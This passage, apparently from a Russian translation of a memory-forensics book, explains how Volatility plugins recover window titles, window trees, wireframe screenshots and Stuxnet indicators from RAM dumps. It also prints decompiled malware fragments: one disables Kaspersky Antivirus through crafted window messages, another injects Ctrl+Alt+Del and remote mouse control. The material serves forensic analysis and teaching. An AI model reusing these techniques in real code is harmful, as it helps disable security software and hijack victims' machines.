• strName: имя или заголовок окна (аргумент lpWindowName функции CreateWindowEx).

Кроме того, различные поля spwnd, например spwndParent и spwndChild, позволяют восстановить взаимное расположение окон на рабочем столе по оси Z.

IEFrame: отображаемая в данный момент веб-страница IE

В базовом списке процессов можно увидеть iexplore.exe и установить, что браузер был открыт, однако плагин windows позволяет углубиться до любого окна класса IEFrame и увидеть, какая страница просматривается в данный момент:

```
$ python vol.py -f win7x64.dd --profile=Win7SP1x64 windows
Volatility Foundation Volatility Framework 2.4
************************************************
Window context: 1\WinSta0\Default

Window Handle: #40170 at 0xfffff900c06258a0, Name: Download: Microsoft \
       Windows SDK 7.1 - Microsoft Download Center - Confirmation - \
       Windows Internet Explorer
ClassAtom: 0xc193, Class: IEFrame
SuperClassAtom: 0xc193, SuperClass: IEFrame
pti: 0xfffff900c24c4c30, Tid: 680 at 0xfffffa8002007060
ppi: 0xfffff900c28c2320, Process: iexplore.exe, Pid: 2328
Visible: Yes
Left: -32000, Top: -32000, Bottom: -32000, Right: -32000
Style Flags: WS_MINIMIZE,WS_MINIMIZEBOX,WS_TABSTOP,WS_DLGFRAME,\
    WS_BORDER,WS_THICKFRAME,WS_CAPTION,WS_CLIPCHILDREN,\
    WS_SYSMENU,WS_MAXIMIZEBOX,WS_GROUP,WS_OVERLAPPED,\
    WS_VISIBLE,WS_CLIPSIBLINGS
ExStyle Flags: WS_EX_LTRREADING,WS_EX_RIGHTSCROLLBAR,\
    WS_EX_WINDOWEDGE,WS_EX_LEFT
Window procedure: 0x714f6f7a
```

HH Parent: заголовки файлов CHM

Старый механизм доставки эксплойтов заключался во включении исполняемого файла в сжатые файлы справки Windows (`.chm`). Стандартным средством просмотра CHM является `hh.exe`, который можно увидеть в списке процессов, однако, как показывает следующий код, можно также извлечь имя просматриваемой страницы. В данном случае это всего лишь файл справки для отладчика Windows, но если бы заголовок выглядел как `Congrats, you won 10 million dollars`, это могло бы подсказать, как машина изначально была заражена: доверчивый пользователь стал жертвой социальной инженерии.

```
Window Handle: #e01ea at 0xfffff900c06428b0, Name: Debugging Tools for Windows
ClassAtom: 0xc1c2, Class: HH Parent
SuperClassAtom: 0xc1c2, SuperClass: HH Parent
pti: 0xfffff900c1f863a0, Tid: 2840 at 0xfffffa8003dfbb60
ppi: 0xfffff900c297e2a0, Process: hh.exe, Pid: 1952
Visible: Yes
[snip]
```

Текущее местное время и имя вошедшего пользователя

Как показано в следующем выводе, окна класса `TrayClockWClass` обычно отображают текущее местное время компьютера. Аналогично окна класса `Desktop User Picture` раскрывают имя вошедшего в данный момент пользователя.

```
Window Handle: #3004e at 0xfffff900c0606d60, Name: 12:34 PM
ClassAtom: 0xc0e8, Class: TrayClockWClass
SuperClassAtom: 0xc0e8, SuperClass: TrayClockWClass
[snip]

Window Handle: #70268 at 0xfffff900c06352d0, Name: Sam
ClassAtom: 0xc0d8, Class: Desktop User Picture
SuperClassAtom: 0xc0d8, SuperClass: Desktop User Picture
[snip]
```

Визуализация родительских и дочерних окон

Плагин `wintree` менее многословен, чем плагин `windows`. Он предназначен для отображения связей между родительскими и дочерними окнами рабочего стола. Следующий код - предварительный просмотр дерева окон `hh.exe`: видно, что все окна видимы, начиная с `HH Parent`, затем `HH Child`, включая различные экземпляры `Button`, `ComboBox`, `Edit`, `Toolbar` и встроенное `Shell DocObject View` с `Internet Explorer_Server`. Именно поэтому файлы `.chm` так опасны: их содержимое визуализируется с помощью IE, а значит, простое открытие файла `.chm` может привести к срабатыванию любой уязвимости в IE.

```
$ python vol.py -f win7x64.dd --profile=Win7SP1x64 wintree
[snip]
.Debugging Tools for Windows (visible) hh.exe:1952 HH Parent
..#70422 (visible) hh.exe:1952 HH Child
...#90452 (visible) hh.exe:1952 SysTabControl32
....#a0202 (visible) hh.exe:1952 -
.....Found: 62 (visible) hh.exe:1952 Static
.....Select &topic: (visible) hh.exe:1952 Static
.....Type in the &word(s) to search for: (visible) hh.exe:1952 Static
.....Sea&rch titles only (visible) hh.exe:1952 Button
.....&Match similar words (visible) hh.exe:1952 Button
.....Search previous res&ults (visible) hh.exe:1952 Button
.....List1 (visible) hh.exe:1952 SysListView32
......#50164 (visible) hh.exe:1952 SysHeader32
.....&Display (visible) hh.exe:1952 Button
```

```
.....&List Topics (visible) hh.exe:1952 Button
.....#70424 (visible) hh.exe:1952 Button
.....#702cc (visible) hh.exe:1952 ComboBox
......#f038e (visible) hh.exe:1952 Edit
..#702ba (visible) hh.exe:1952 HH SizeBar
..#70420 (visible) hh.exe:1952 HH Child
...#a0478 (visible) hh.exe:1952 Shell Embedding
....#36029e (visible) hh.exe:1952 Shell DocObject View
.....#9013e (visible) hh.exe:1952 Internet Explorer_Server
..#18029a (visible) hh.exe:1952 ToolbarWindow32
```

Получение снимков экрана из дампов памяти

Одна из ранних утилит GDI Брендана Долана-Гэвитта для Volatility включала плагин снимков экрана (moyix.blogspot.com). Плагин рисовал каркасы окон в виде прямоугольников в соответствии с их положением на рабочем столе. Это далеко не настоящий снимок экрана, но с точки зрения криминалистического анализа памяти результат тем не менее очень интересен, поскольку способен предоставить некоторый контекст того, что отображалось на экране компьютера во время захвата ОЗУ.

> **Примечание.**
>
> Брендан также написал плагин, который с помощью интроспекции виртуальной машины и PyGame активно отслеживал движения мыши пользователя и взаимодействия с окнами на основе изменений, создаваемых ими в ОЗУ (youtube.com). Обе разработки имеют большое значение и показывают необычные способы использования возможностей анализа памяти.

Внутреннее устройство плагина `screenshot` довольно простое. Он перечисляет окна каждого рабочего стола в их Z-порядке (фокус от переднего плана к заднему). Координаты каждого окна он берет из структуры `tagWND` и рисует прямоугольники с помощью Python Imaging Library (PIL).

Для демонстрации два пользователя вошли на одну и ту же машину с Windows 7, используя быстрое переключение пользователей. Каждый оставил открытыми различные окна. Затем была получена память и запущен плагин `screenshot`. Как показано в следующем коде, достаточно передать ему параметр `-D/--dump-dir`, указывающий, куда сохранять PNG-файлы.

```
$ python vol.py -f users.vmem --profile=Win7SP1x86 screenshot -D shots/
Volatility Foundation Volatility Framework 2.4
Wrote shots/session_0.Service-0x0-3e4$.Default.png
Wrote shots/session_0.Service-0x0-3e5$.Default.png
Wrote shots/session_0.msswindowstation.mssrestricteddesk.png
Wrote shots/session_0.Service-0x0-3e7$.Default.png
Wrote shots/session_1.WinSta0.Default.png
Wrote shots/session_1.WinSta0.Disconnect.png
Wrote shots/session_1.WinSta0.Winlogon.png
Wrote shots/session_0.WinSta0.Default.png
Wrote shots/session_0.WinSta0.Disconnect.png
Wrote shots/session_0.WinSta0.Winlogon.png
Wrote shots/session_2.WinSta0.Default.png
Wrote shots/session_2.WinSta0.Disconnect.png
Wrote shots/session_2.WinSta0.Winlogon.png
```

Многие снимки экрана будут пустыми, поскольку окна отображаются не на всех рабочих столах. Да и зачем им там отображаться? На каждого пользователя приходится только одна интерактивная оконная станция (`WinSta0`), поэтому отображать окна внутри рабочих столов других оконных станций не имеет смысла.

Как вы увидите, `Session1\WinSta0\Default` (для первого вошедшего пользователя) и `Session2\WinSta0\Default` (для второго пользователя) хорошо совпадают при сопоставлении с

миниатюрами реального вида экрана. На рисунке 14-10 экран первого пользователя находится в верхней левой панели, а вывод плагина - в нижней левой. Экран второго пользователя находится справа вверху, непосредственно над созданной плагином версией снимка.




Figure 14-10: Wireframe screen shots compared with the real appearance

Рисунок 14-10. Сравнение каркасных снимков экрана с реальным видом

Заголовки окон дают гораздо более ясное представление о происходящем в данный момент, что видно на следующем примере (см. рисунок 14-11) с реально скомпрометированной машины. Обратите внимание на предупреждение Trend Micro OfficeScan в 21:27 о двух заражениях вирусами.




Figure 14-11: An extracted screen shot shows two virus alerts

Рисунок 14-11. Извлеченный снимок экрана показывает два предупреждения о вирусах

В области создания более реалистичных снимков экрана из дампов памяти еще предстоит поработать: нужны подписанные кнопки и отображаемый текст из панелей инструментов и полей редактирования, не говоря уже о цветах и градиентах. Однако основа заложена. Решение написать Volatility на Python оказалось удачным, поскольку благодаря этому он легко взаимодействует с такими библиотеками, как PIL, PyGame и тысячи других модулей для безопасности, обратного проектирования и криминалистики.

Вредоносное использование окон

Вредоносные программы могут использовать существующие окна системы, чтобы обнаруживать работающие защитные приложения, вставлять нажатия клавиш или движения мыши в очередь сообщений браузера, эксплуатировать уязвимости в высокопривилегированных серверах сообщений окон (так называемые атаки Shatter) и выполнять различные другие злонамеренные действия. В следующих разделах кратко описаны некоторые примеры, которые встречались нам в прошлом и которые вам следует научиться замечать в будущем.

Примечание.

Дополнительные сведения об атаках Shatter см. в следующих материалах:

- Shatter Attacks - How to Break Windows, Foon: net-security.org
- Shattering the Windows Message Passing Architecture and Security Model, Alex Ionescu: archive.org
- Страница MITRE CWE-422: cwe.mitre.org

Сообщение окна по существу является уведомлением, отправляемым окну (либо в некоторых случаях транслируемым всем окнам) о том, что произошло определенное событие пользовательского интерфейса. Например, когда пользователь нажимает клавишу, система генерирует сообщение `WM_KEYDOWN` и доставляет его окну переднего плана или окну в фокусе с помощью API `SendMessage` или `PostMessage`. Как показывает следующий прототип функции, параметр `Msg` является одной из определенных системой констант `WM_` (приложения также могут определять собственные коды для нестандартного поведения).

```
LRESULT WINAPI SendMessage(
  _In_  HWND hWnd,
  _In_  UINT Msg,
  _In_  WPARAM wParam,
  _In_  LPARAM lParam
);
```

Параметры `wParam` и `lParam` хранят дополнительные сведения о сообщении, например была ли нажата клавиша Shift в момент нажатия другой клавиши. Если созданное сообщение относится к движению мыши, дополнительные параметры задают координаты X и Y нового положения.

Отключение KAV посторонними сообщениями окон

Старые версии Kaspersky Antivirus (KAV) были уязвимы для атаки Shatter. Иными словами, потоки с меньшими привилегиями могли отправить окну `__AVP.Root` антивирусного механизма особым образом сформированное сообщение окна и заставить механизм прекратить защиту системы, фактически отключив антивирус. Tigger доставлял сообщение с помощью `PostMessageA`, как показано на рисунке 14-12. Специальные значения - `WPARAM 0x466` и `LPARAM 0x10001`.

```
__int32 __cdecl Disable_Kaspersky_Antivirus()
{
  __int32 result; // eax@1
  HWND pwnd; // esi@1
  DWORD dwTicks; // eax@2
  HKEY hKey; // [sp+3Ch] [bp-10h]@2
  BYTE Data[4]; // [sp+40h] [bp-Ch]@1
  int v5; // [sp+44h] [bp-8h]@1
  char v6; // [sp+48h] [bp-4h]@1

  *Data = dword_3447A4;
  v5 = dword_3447A8;
  v6 = byte_3447AC;
  result = FindWindowA(ClassName, 0);
  pwnd = result;
  if ( result )
  {
    dwTicks = GetTickCount();
    PostMessageA(pwnd, 0x466u, 0x10001u, dwTicks);
    result = RegCreateKeyA(
               HKEY_LOCAL_MACHINE,
               "SOFTWARE\\Microsoft\\Windows NT\\CurrentVers
               &hKey);
    if ( !result )
    {
      RegSetValueExA(hKey, "Debugger", 0, 1u, Data, 8u);
      result = RegCloseKey(hKey);
    }
  }
  return result;
}
```

Posting a message to disable AV

Figure 14-12: Tigger disables KAV with rogue window messages

Рисунок 14-12. Tigger отключает KAV с помощью посторонних сообщений окон

Скрытое закрытие предупреждений и запросов

Bankpatch отключает защиту файлов Windows и перезаписывает `kernel32.dll`, `wininet.dll` и другие системные DLL троянизированными копиями. Его цель - затем заставить все процессы загрузить вредоносные DLL. Поскольку не существует простого и стабильного способа заменить DLL в работающем процессе без перезапуска процесса, авторы Bankpatch решили использовать `ExitWindowsEx` для перезагрузки машины. Таким образом, при следующем запуске были бы загружены троянизированные копии.

Вредоносная программа использует архитектуру сообщений окон, чтобы закрыть любые запросы, создаваемые операционной системой из-за требования перезагрузки (например, `You have unsaved work, do you really want to reboot?`). Как показано на рисунке 14-13, вредоносная программа делает это, вызывая `EnumWindows` в цикле до выключения системы и передавая управление функции обратного вызова `EnumFunc`, которую мы рассмотрим далее.

Следующий дизассемблированный код на рисунке 14-14 показывает, что `EnumFunc` вызывает `GetWindowTextA`, чтобы искать текст, отображаемый внутри окна запроса. Если он начинается со строки `Windows`, функция использует `GetDlgItem`, чтобы выбрать кнопку `OK`, а затем публикует сообщение `BM_CLICK` в очереди сообщений потока окна. Это имитирует нажатие пользователем кнопки `OK`: система даже не подозревает, что все произошло автоматически. В итоге Bankpatch смог перезагрузить систему и скрыть все созданные всплывающие предупреждения без какого-либо участия пользователя.




Figure 14-13: Bankpatch uses EnumWindows to catch prompts

Рисунок 14-13. Bankpatch использует EnumWindows для перехвата запросов




Figure 14-14: Bankpatch simulates a mouse click

Рисунок 14-14. Bankpatch имитирует щелчок мышью

Имитация нажатий клавиш и движений мыши

Некоторый вредоносный код может не только наблюдать за действиями пользователя и записывать их, но и самостоятельно выполнять действия. Например, он способен интерактивно войти на машину, открыть веб-браузер и посетить определенную веб-страницу, программно имитируя нажатия клавиш и щелчки мышью, причем все это делается путем создания сообщений окон и доставки их в нужную очередь сообщений.

> **Примечание.**
>
> Имитация нажатий клавиш может критически повлиять на традиционный криминалистический анализ, особенно на такие артефакты, как TypedURLs. Как обсуждается в серии из двух частей компании Crucial Security (crucialsecurityblog.harris.com), ключ реестра TypedURLs содержит список URL-адресов, непосредственно введенных в браузере IE (в отличие от сайтов, посещенных путем перехода по ссылкам). Поэтому анализ TypedURLs обычно позволяет показать намерение. Это сыграло большую роль в деле школьной учительницы Джули Амеро, которую судили и признали виновной в посещении порнографических сайтов на основании криминалистических показаний о ссылках в ключе TypedURLs. Позднее решение отменили, когда выяснилось, что данные TypedURLs вместо нее изменило шпионское ПО.

Blazgel - пример вредоносной программы, способной открыть рабочий стол `Winlogon` и имитировать нажатие пользователем Ctrl+Alt+Del для получения доступа к приглашению ко входу на случай, если включена экранная заставка с автоматической блокировкой. Для этого можно транслировать сообщение `WM_HOTKEY` с номером `0x2E0003` (`MOD_ALT|MOD_CTRL|MOD_DEL`), как показано на рисунке 14-15.

```
void __stdcall Send_Alt_Ctrl_Delete(int a1)
{
  DWORD dwTid; // eax@1
  HDESK hDesk; // esi@1

  dwTid = GetCurrentThreadId();
  hDesk = GetThreadDesktop(dwTid);
  if ( OpenDesktop("Winlogon") )
  {
    PostMessageA(HWND_BROADCAST, WM_HOTKEY, 0, 0x2E0003u);
    if ( hDesk )
      Set_Thread_Desktop(hDesk);
  }
  ExitThread(0);
}
```

Posting a CTRL+ALT+DEL signal

Figure 14-15: Blazgel simulates Ctrl+Alt+Del

Рисунок 14-15. Blazgel имитирует Ctrl+Alt+Del

Следующий снимок на рисунке 14-16 показывает, как вредоносная программа туннелирует движения мыши по каналу управления. Один пакет отправляет строку `EVENTMOUSE`, если злоумышленники хотят имитировать движение мыши. Следующий пакет, прочитанный функцией с меткой `Recv_Data`, задает координаты X и Y, которые затем применяются с помощью `SetCursorPos` и инициируются посредством `mouse_event`. Объединяя эти две функции API, вредоносная программа может динамически управлять мышью из удаленного местоположения. Помните, что структура `tagWND` каждого окна помимо прочих значений содержит координаты X и Y, поэтому злоумышленники способны в любой момент точно определить место щелчка, ни разу фактически не увидев экран.

Два наиболее распространенных семейства вредоносных программ последнего десятилетия, Conficker и Stuxnet, распространялись путем заражения USB-накопителей файлами `autorun.inf`. Вы когда-нибудь задумывались, как вредоносная программа узнает точный момент подключения USB к компьютеру жертвы? Непрерывно ли она опрашивает доступные аппаратные устройства? Нет, на самом деле она использует несколько весьма интересных возможностей подсистемы GUI, чтобы пассивно ждать уведомления о подключении устройств.

```
if ( stricmp(*(a3 + 4), "EVENTMOUSE") )
  return 0;
*buf = 0;
X = 0;
dy = 0;
dwData = 0;
v9 = Recv_Data(buf, 16, 0);
if ( v9 == 16 )
{
  SetCursorPos(X, dy);
  mouse_event(*buf, X, dy, dwData, 0);
  return 1;
}
```

Figure 14-16: Blazgel simulates mouse movements

Рисунок 14-16. Blazgel имитирует движения мыши

Conficker начинал с генерации случайной строки для использования в качестве имени класса окна, а затем создавал окно этого класса с помощью `CreateWindowEx`. Оконная процедура была

настроена на отслеживание уведомлений WM_DEVICECHANGE, транслируемых по всей системе. Таким способом вредоносная программа могла немедленно обнаружить подключение новых USB-устройств и приступить к заражению. Дизассемблированный код на рисунке 14-17 показывает фрагмент двоичного файла Conficker, который настраивает новое окно:



Figure 14-17: Conficker uses windows for USB notifications

Рисунок 14-17. Conficker использует окна для уведомлений USB

Подобно Conficker, Stuxnet начинал с регистрации класса окна, но вместо случайно сгенерированного имени использовал жестко заданное имя AFX64c313. Поэтому сканировать дамп памяти в поисках индикаторов компрометации Stuxnet по заголовкам и классам окон очень просто. Как вы помните из раздела о таблицах атомов, имена зарегистрированных классов окон становятся видимыми при использовании плагина atomscan. Ниже приведен пример того, что можно увидеть:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 atomscan
Volatility Foundation Volatility Framework 2.4
AtomOfs(V)       Atom Refs   Pinned Name
---------- ---------- ------ ------ ----
[snip]
0xe1f05ad0     0xc084     19      0 MSWHEEL_ROLLMSG
0xe1f3dcd0     0xc0d1      2      0 C:\WINDOWS\system32\SHDOCVW.dll
0xe1fee430     0xc0e1      1      0 image/jpeg
0xe20514d8     0xc118      2      0 AFX64c313
0xe20e0de0     0xc090      4      0 OLE_MESSAHE
0xe20e23d8     0xc115      2      0 ShImgVw:CPreviewWnd
0xe20f0208     0xc100      2      0 SysFader
[snip]
```

Следующая команда показывает артефакт CreateWindowEx. Обратите внимание, что окном владеет services.exe, поскольку это одна из целей Stuxnet для внедрения кода. Видимость окна установлена в False, поскольку оно не предназначено для показа пользователю, а оконная процедура находится по адресу 0x13fe695 в памяти services.exe.

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 windows
[snip]
Window Handle: #e00e8 at 0xbc940720, Name: AFX64c313
ClassAtom: 0xc118, Class: AFX64c313
SuperClassAtom: 0xc118, SuperClass: AFX64c313
pti: 0xe1e81380, Tid: 1420 at 0x82126bf0
ppi: 0xe163f008, Process: services.exe, Pid: 668
Visible: No
Left: 92, Top: 146, Bottom: 923, Right: 695
Style Flags: WS_MINIMIZEBOX,WS_TABSTOP,WS_DLGFRAME,\
       WS_BORDER,WS_THICKFRAME,WS_CAPTION,WS_SYSMENU,WS_MAXIMIZEBOX,\
       WS_GROUP,WS_OVERLAPPED,WS_CLIPSIBLINGS
ExStyle Flags: WS_EX_LTRREADING,WS_EX_RIGHTSCROLLBAR,\
       WS_EX_WINDOWEDGE,WS_EX_LEFT
Window procedure: 0x13fe695
[snip]
```

Функции обратного вызова оконных процедур

Продолжая анализ, можно дизассемблировать оконную процедуру и точно увидеть, какие сообщения окон она обрабатывает.

Все функции оконных процедур должны принимать одинаковое число и тип параметров, а также возвращать значение одного и того же типа. Ниже показан прототип. Первый аргумент - дескриптор окна (hwnd), за ним следует целое число (uMsg), указывающее принимаемое сообщение. Это может быть любая из определенных системой констант WM_ (например, WM_PAINT, WM_KEYDOWN, WM_MOUSEMOVE) либо определенное приложением значение для поддержки нестандартных действий. Последние два параметра (wParam и lParam) содержат дополнительные сведения, различающиеся в зависимости от значения uMsg.

```
LRESULT CALLBACK WindowProc(
  _In_  HWND hwnd,           ; EBP + 0x08
  _In_  UINT uMsg,           ; EBP + 0x0C
  _In_  WPARAM wParam,       ; EBP + 0x10
  _In_  LPARAM lParam        ; EBP + 0x14
);
```

В прототипе функции мы пометили смещение каждого параметра относительно EBP (указателя базы стека). Эти сведения полезны, поскольку, увидев инструкции, обращающиеся к значениям по смещению (например, EBP+8), вы будете знать, что соответствующий параметр функции - hwnd. Помните об этом при просмотре вывода следующих команд volshell, дизассемблирующих функцию обратного вызова оконной процедуры по адресу 0x13fe695 для окна AFX64c313.

> **Примечание.**
>
> Вместо фактической интерактивной работы с volshell команды можно передавать через стандартный ввод:

```
$ echo "cc(pid=668);dis(0x13fe695)" | python vol.py -f stuxnet.vmem volshell

; SUBROUTINE ------------------------------------------
0x13fe695 55               PUSH EBP
0x13fe696 8bec             MOV EBP, ESP
0x13fe698 817d0c19020000   CMP DWORD [EBP+0xc], 0x219; WM_DEVICE_CHANGE
0x13fe69f 7514             JNZ 0x13fe6b5
0x13fe6a1 ff7514           PUSH DWORD [EBP+0x14] ; lParam
0x13fe6a4 ff7510           PUSH DWORD [EBP+0x10] ; wParam
```

```
0x13fe6a7 e810000000       CALL 0x13fe6bc
0x13fe6ac 59               POP ECX
0x13fe6ad 33c0             XOR EAX, EAX
0x13fe6af 59               POP ECX
0x13fe6b0 40               INC EAX
0x13fe6b1 5d               POP EBP
0x13fe6b2 c21000           RET 0x10
0x13fe6b5 5d               POP EBP
0x13fe6b6 ff25c4534401     JMP DWORD [0x14453c4]
; SUBROUTINE -----------------------------------------
0x13fe6bc 55               PUSH EBP
0x13fe6bd 8bec             MOV EBP, ESP
0x13fe6bf 83e4f8           AND ESP, -0x8
0x13fe6c2 64a100000000     MOV EAX, [FS:0x0]
0x13fe6c8 6aff             PUSH -0x1
0x13fe6ca 68893d4401       PUSH DWORD 0x1443d89
0x13fe6cf 50               PUSH EAX
0x13fe6d0 64892500000000   MOV [FS:0x0], ESP
0x13fe6d7 83ec6c           SUB ESP, 0x6c
0x13fe6da 817d0800800000   CMP DWORD [EBP+0x8], 0x8000; DBT_DEVICEARRIVAL
0x13fe6e1 53               PUSH EBX
0x13fe6e2 56               PUSH ESI
0x13fe6e3 0f8542010000     JNZ 0x13fe82b
```

Как показано в предыдущем коде, по смещениям относительно EBP можно определить, что `EBP+0xC` хранит значение параметра `uMsg`. В данном случае оно сравнивается с `0x219`, то есть сообщением `WM_DEVICE_CHANGE`. Система транслирует это сообщение, чтобы уведомить приложения об изменении аппаратной конфигурации устройства или компьютера. Поскольку изменения бывают разных типов, далее необходимо изучить значение, переданное как `wParam`: в подпрограмме оно сравнивается с `0x8000` (`DBT_DEVICEARRIVAL`). Этот параметр указывает, что устройство или носитель подключен и теперь доступен приложениям компьютера.

На основании кодов сообщений, которые ищет оконная процедура, теперь точно известно, зачем Stuxnet создал окно с именем `AFX64c313`.

> **Примечание.**
>
